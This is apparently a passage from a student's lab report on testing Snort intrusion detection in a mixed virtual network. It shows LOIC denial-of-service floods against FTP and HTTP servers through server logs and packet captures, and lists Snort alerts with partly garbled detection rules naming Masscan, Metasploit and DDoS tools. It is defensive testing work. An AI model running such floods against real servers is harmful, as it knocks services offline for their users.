
Compromised Hyper-V VM: 192.168.1.52<br>
Attacker: 192.168.1.40<br>
Snort IP: 192.168.1.50

**Figure 25:** Fortunately, this is detected by Snort.

Creating this Trojan, I proved that it possible the get around the Windows Firewall and that also the outbound connections must be restricted.

## DOS attacks


Using LOIC (Low Orbit Cannon), I performed a DOS attack on an FTP - and HTTP server.



```
(000073)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000073)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000073)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000073)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000074)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000074)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000074)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000074)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000075)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000075)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000075)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000075)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000076)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000076)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000076)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000076)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000077)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000077)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000077)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000077)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000078)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000078)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000078)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000078)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000079)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000079)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000079)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000079)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000080)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000080)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000080)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000080)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000081)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000081)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
(000081)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-written by Tim Kosse (tim.kosse@filezilla-project.org)
(000081)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220 Please visit https://filezilla-project.org/
(000082)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> Connected on port 21, sending welcome message...
(000082)29/03/2015 14:51:53 - (not logged in) (192.168.1.40)> 220-FileZilla Server version 0.9.50 beta
```

Multiple FTP connections have been made per second

**Figure 26:** The FTP server receives a lot of login attemps per second. This way, we hope to flood it and eventually make it go offline.



| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 7823 | SnortVM-... | 4.860431 | 2015-03-29 12:50:36 | 192.168.1.40 | 36352 | 192.168.1.52 | 21 | 6 | FTP Traffic detected |
| RT | 4258 | SnortVM-... | 4.860435 | 2015-03-29 12:50:36 | 192.168.1.40 | 36352 | 192.168.1.52 | 21 | 6 | Snort Alert [1:1748:8] |
| RT | 1 | SnortVM-... | 5.3406 | 2015-03-29 12:52:16 | 192.168.1.40 | 12568 | 192.168.1.11 | | 6 | PADS Changed Asset - unknown @www |
| RT | 1 | SnortVM-... | 5.3407 | 2015-03-29 12:52:33 | 192.168.1.45 | 42343 | 192.168.1.14 | | 17 | PADS Changed Asset - unknown @domain |


□ Reverse DNS ☑ Enable External DNS

□ Show Packet Data ☑ Show Rule

```
# alert tcp $EXTERNAL_NET any -> $HOM (msg:"DELETED FTP command overflow attempt";
flow:to_server,established,no_stream; dsiz ; reference:bugtraq,4638; reference:cve,2002-0606;
```


The DOS attack on the FTP server is reported by Snort. On the line above, one can clearly see the amount of FTP connections that have been made.

**Figure 27:** Snort reacts.



```
No.   Time       Source             Destination   Protocol  Length Info
  430 4.72752900 192.168.1.40       192.168.1.11  TCP         54 16943→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  431 4.72765300 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  432 4.73149400 192.168.1.11       192.168.1.40  TCP         66 80→16944 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  433 4.73149500 192.168.1.11       192.168.1.40  TCP         66 80→16945 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  434 4.73149600 192.168.1.11       192.168.1.40  TCP         66 80→16946 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  435 4.73154200 192.168.1.40       192.168.1.11  TCP         54 16944→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  436 4.73155400 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  437 4.73156200 192.168.1.40       192.168.1.11  TCP         54 16945→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  438 4.73158100 192.168.1.40       192.168.1.11  TCP         54 16946→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  439 4.73159500 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  440 4.73161800 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  441 4.73166200 192.168.1.11       192.168.1.40  TCP         60 80→16943 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  442 4.73872900 192.168.1.11       192.168.1.40  TCP         60 80→16944 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  443 4.73873100 192.168.1.11       192.168.1.40  TCP         60 80→16945 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  444 4.73873200 192.168.1.11       192.168.1.40  TCP         60 80→16946 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  445 4.92554600 192.168.1.40       192.168.1.11  TCP         54 13338→22 [ACK] Seq=1 Ack=817 Win=16491 Len=0
  446 5.11795200 192.168.1.40       192.168.1.11  TCP         66 16947→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=4 SACK_PERM=1
  447 5.12172100 192.168.1.11       192.168.1.40  TCP         66 80→16947 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  448 5.12175100 192.168.1.40       192.168.1.11  TCP         54 16947→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  449 5.12176400 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  450 5.12617600 192.168.1.11       192.168.1.40  TCP         60 80→16947 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  451 5.63824800 192.168.1.40       192.168.1.11  TCP         66 16948→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=4 SACK_PERM=1
  452 5.64259800 192.168.1.11       192.168.1.40  TCP         66 80→16948 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  453 5.64264800 192.168.1.40       192.168.1.11  TCP         54 16948→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  454 5.64267100 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  455 5.64640500 192.168.1.11       192.168.1.40  TCP         60 80→16948 [ACK] Seq=1 Ack=21 Win=29312 Len=0
  456 5.65854800 Xensourc_54:b2:98  Broadcast     ARP         60 Who has 192.168.1.30?  Tell 192.168.1.11
  457 5.68855000 192.168.1.11       192.168.1.40  TCP       1314 [TCP segment of a reassembled PDU]
  458 5.68855300 192.168.1.11       192.168.1.40  TCP       1314 [TCP segment of a reassembled PDU]
  459 5.68855400 192.168.1.11       192.168.1.40  HTTP      1211 HTTP/1.1 200 OK  (text/html)
  460 5.68862800 192.168.1.40       192.168.1.11  TCP         54 16942→80 [ACK] Seq=21 Ack=3678 Win=66780 Len=0
  461 5.69047200 192.168.1.40       192.168.1.11  TCP         66 16949→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=4 SACK_PERM=1
  462 5.69054600 192.168.1.11       192.168.1.40  TCP         60 80→16942 [FIN, ACK] Seq=3678 Ack=21 Win=29312 Len=0
  463 5.69057300 192.168.1.40       192.168.1.11  TCP         54 16942→80 [ACK] Seq=21 Ack=3679 Win=66780 Len=0
  464 5.69555100 192.168.1.11       192.168.1.40  TCP       1314 [TCP segment of a reassembled PDU]
  465 5.69653500 192.168.1.40       192.168.1.11  TCP         66 16950→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1260 WS=4 SACK_PERM=1
  466 5.69754900 192.168.1.11       192.168.1.40  TCP       1314 [TCP segment of a reassembled PDU]
  467 5.69755200 192.168.1.11       192.168.1.40  HTTP      1211 HTTP/1.1 200 OK  (text/html)
  468 5.69755300 192.168.1.11       192.168.1.40  TCP         60 80→16943 [FIN, ACK] Seq=3678 Ack=21 Win=29312 Len=0
  469 5.69755400 192.168.1.11       192.168.1.40  TCP         66 80→16949 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  470 5.69759800 192.168.1.40       192.168.1.11  TCP         54 16943→80 [ACK] Seq=21 Ack=3679 Win=66780 Len=0
  471 5.69762200 192.168.1.40       192.168.1.11  TCP         54 16949→80 [ACK] Seq=1 Ack=1 Win=66780 Len=0
  472 5.69952900 192.168.1.40       192.168.1.11  HTTP        74 GET / HTTP/1.0
  473 5.70241900 192.168.1.11       192.168.1.40  TCP         66 80→16950 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
```

**Figure 28:** The DOS attack on the webserver in action. . .




| | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 4.878897 | 2015-03-29 12:54:50 | 192.168.1.40 | 14428 | 192.168.1.11 | 80 | 6 | ET DOS Terse HTTP GET Likely AnonMafiaI... |
| RT | 1 | SnortVM-... | 4.878987 | 2015-03-29 12:55:37 | 218.77.79.43 | 47573 | 192.168.1.16 | 21 | 6 | ET Dshield Block Listed Source grou... |
| RT | 2 | SnortVM-... | 4.878988 | 2015-03-29 12:55:37 | 218.77.79.43 | 47573 | 192.168.1.16 | 21 | 6 | FT detected |
| RT | 1 | SnortVM-... | 5.3409 | 2015-03-29 13:05:27 | 192.168.1.52 | 50294 | 162.159.241.165 | 443 | 6 | PA Asset - ssl TLS 1.0 Client Hello |

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (r  Terse HTTP GET Likely
AnonMafiaIC DDoS tool"; flow:to_server,established; dsize:20;  GET / HTTP/1.0|0d 0a 0d 0a 0d
```

**Figure 29:** Fortunately, this is detected by Snort.

### Random stuff

In this section, some Snort activity that occured regardless of the testing purposes is reported.




| ST | CNT | Sensor | Alert ID | Date/Time | Src IP | SPort | Dst IP | DPort | Pr | Event Message |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 1 | SnortVM-... | 4.810444 | 2015-03-29 04:32:25 | 61.240.144.64 | 60000 | 192.168.1.11 | 80 | 6 | ET SCAN NETWORK Incoming Masscan de... |
| RT | 34 | SnortVM-.. | 118350 | 2015-03-29 04:49:54 | 192.168.1.11 | 38813 | 91.189.91.14 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 86 | SnortVM-.. | 812173 | 2015-03-29 04:49:54 | 192.168.1.11 | 38814 | 91.189.91.14 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 101 | SnortVM-.. | 812181 | 2015-03-29 04:49:55 | 192.168.1.2 | 43083 | 87.110.183.174 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 20 | SnortVM-.. | 118373 | 2015-03-29 04:49:55 | 192.168.1.2 | 47071 | 91.189.92.201 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 80 | SnortVM-.. | 118392 | 2015-03-29 04:49:56 | 192.168.1.14 | [illegible] | [illegible] | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 41 | SnortVM-.. | 812200 | 2015-03-29 04:49:56 | 192.168.1.14 | [illegible] | [illegible] | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 1 | SnortVM-.. | .3108 | 2015-03-29 04:49:56 | 192.168.1.14 | 33427 | 87.110.183.174 | 80 | 6 | PADS New Asset - http Debian APT (HTTP/... |
| RT | 95 | SnortVM-.. | 812242 | 2015-03-29 04:49:57 | 192.168.1.23 | 33626 | 91.189.92.200 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 39 | SnortVM | 18414 | 2015-03-29 04:49:57 | 192.168.1.23 | 33625 | 91.189.92.200 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 34 | SnortVM- | 18589 | 2015-03-29 04:50:41 | 192.168.1.16 | 56974 | 87.110.183.174 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 100 | SnortVM-. | 12609 | 2015-03-29 04:50:41 | 192.168.1.16 | 59755 | 91.189.91.24 | 80 | 6 | ET POLICY GNU/Linux APT User-Agent Ou... |
| RT | 1 | SnortVM-.. | 122432 | 2015-03-29 05:35:51 | 122.228.207.77 | 54281 | 192.168.1.2 | 22 | 6 | ET DROP Dshield Block Listed Source grou... |

```
alert tcp any any -> $HOME_NET $HTTP_PORTS (msg:"ET SCAN NETW      oming Masscan detected";
flow:established,to_server; content:"User-Agent|3A| masscan/"; ht         r;
```

Potential attack to my webserver

Update process of the Linux servers is seen as a thread by Snort

**Figure 30:** The apt updating process is seen as a thread by Snort.




|  |  |  |  |  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 17 | SnortVM-... | 3.1068209 | 2015-03-28 18:42:48 | 192.168.1.52 | 59281 | 54.214.51.129 | 80 | 6 | ET POLICY Metasploit Framework Ch... |
| RT | 6 | SnortVM-... | 4.750933 | 5-03-28 18:42:49 | 192.168.1.52 | 59282 | 54.214.51.129 | 80 | 6 | ET POLICY Metasploit Framework Ch... |

```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET POLICY Metasploit Framework
Checking For Update"; flow:established,to_server; content:"POST"; http_method; urilen:13;
```

Warnings for using Metasploit on the virtual network

Local IP: 192.168.1.50

**Figure 31:** Metasploit's updating process is known by Snort. . .



|  |  |  |  |  |  |  |  |  |  |  |
|---|---|---|---|---|---|---|---|---|---|---|
| RT | 2 | SnortVM-... | 4.745393 | 2015-03-28 17:18:21 | 62.4.254.67 | 80 | 192.168.1.52 | 58370 | 6 | ET POLICY PE EXE or DLL Windows fil... |
| RT | 12 | SnortVM-... | 4.745395 | 2015-03-28 17:18:21 | 62.4.254.67 | 80 | 192.168.1.52 | 58370 | 6 | ET INFO EXE - Served Attached HTTP |
| RT | 12 | SnortVM-... | 4.745407 | 2015-03-28 17:18:21 | 62.4.254.67 | 80 | 192.168.1.52 | 58370 | 6 | ET INFO Packed Executable Download |

```
alert tcp $EX      L_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET INFO EXE - Served Attached HTTP";
flow:to_client,    ablished; content:"Content-Disposition"; nocase; http_header; content:"attachment";
```

Downloading an EXE file is also seen as a thread

**Figure 32:** Downloading an .exe file from the Internet is also seen and reported by Snort.

Having performed those tests, I have proven that Snort works perfectly on a mixed environment with physical Windows machines, Linux machines, a Xen virtual network and a Hyper-V virtual network.

Of course, the proper configuration must be made prior to using Snort is such an environment, as I have performed in the previous weeks.

## Planning

This week, I would like to begin hacking a virtual hard disk and see if I can place a virus in it.

## Problems

No worth mentioning problems were encountered.

## Issues

On the 1U pizzaserver, I recently noticed that one of harddisk LED's is not blinking anymore. So instead of three LED's blinking, only two are blinking now. However, the disk still makes a spinning noise.

Upon the installation, all three the disks appeared normal in the RAID configuration tool. Perhaps one disk broke down on the two months timespan. . . .
If the Prof would like so, I can further investigate the problem (I have not done this so far).

## Assistance

No assistance required so far.

However, I did not perform all the attacks / penetration testing on the virtual networks as I did for the OSSEC course. If the Prof desires, I can of course always do some additional testing, but I have proven that Snort indeed works on a Hyper-V virtual network in combination with a Xen virtual network.